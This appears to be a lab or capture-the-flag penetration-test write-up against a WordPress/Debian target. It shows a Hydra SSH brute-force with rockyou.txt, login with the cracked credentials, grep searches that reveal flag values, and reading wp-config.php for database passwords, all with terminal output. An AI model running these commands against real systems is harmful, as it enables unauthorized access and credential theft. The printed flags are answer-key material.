
The password cracking tool Hydra was used to run the username of “michael” against the rockyout.txt password dictionary list.

hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV /192.168.1.110 ssh



```
root@Kali:/# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 80 -f
-vV /192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-20 0
9:19:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
 recommended to reduce the tasks: use -t 4
Error: network size may only be between /16 and /31: /192.168.1.110
root@Kali:/# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 192
.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-20 0
9:20:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
 recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
```

Due to the password lacking characters from all four subsets including uppercase, lowercase, numbers, and special characters, the password was easily bruteforced.




```
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-20 0
9:20:10
root@Kali:/# 
```

Exploitation: SSH Misconfiguration

The next step in our penetration test involved gaining unauthorized access into the server using the stolen credentials. Due to the lack of SSH keys required for mutual authentication between the client and server, we simply exploited the use of a weak password to connect to the server remotely.

ssh michael@192.168.1.110




```
root@Kali:/# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Jan 19 14:17:14 2022 from 192.168.1.90
michael@target1:~$
```


We successfully gained unauthorized access to the system using michael’s credentials.

Exploitation: SSH Misconfiguration

With our newly gained access into the system, we continued the penetration test by performing a lateral movement in the network to search for sensitive data contained within the web server. After the nmap scan identified the use of an Apache web server, we focused our efforts on the default root folder used by this server and identify confidential data contained within the /var/www/html directory.



```
michael@target1:/$ grep -i flag* /var/www/html/*
```




```
/var/www/html/service.html:                          <!-- flag1{b9bbcb33e11b80be
759c4e844862482d} -->
/var/www/html/service.html:                          <script src="https://cdnjs.
cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha
384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" cross
origin="anonymous"></script>
/var/www/html/team.html:                             <script src="https://cdnjs.
cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha
384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" cross
origin="anonymous"></script>
grep: /var/www/html/vendor: Is a directory
grep: /var/www/html/wordpress: Is a directory
michael@target1:/$
```

Our search proved to be successful as we were able to locate flag 1 on the server.

In addition, flag 2 was easily located by moving one directory up and running the grep command against the flag string:

grep –color -R flag* /var/www/




```
/var/www/flag2.txt:flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/$
```

Exploitation: SSH Misconfiguration


Understanding that the wp-config.php file is one of the core Wordpress files containing host information, usernames, and passwords, the next phase of the penetration test involved accessing the file and stealing the credentials to gain access into the database. Within the /var/www/html root directory we were able to locate the file and run a grep search to obtain the password with the following command:

cat -wp-config.php | grep -i password



```
michael@target1:/var/www/html/wordpress$ cat wp-config.php | grep -i passwo
rd
```

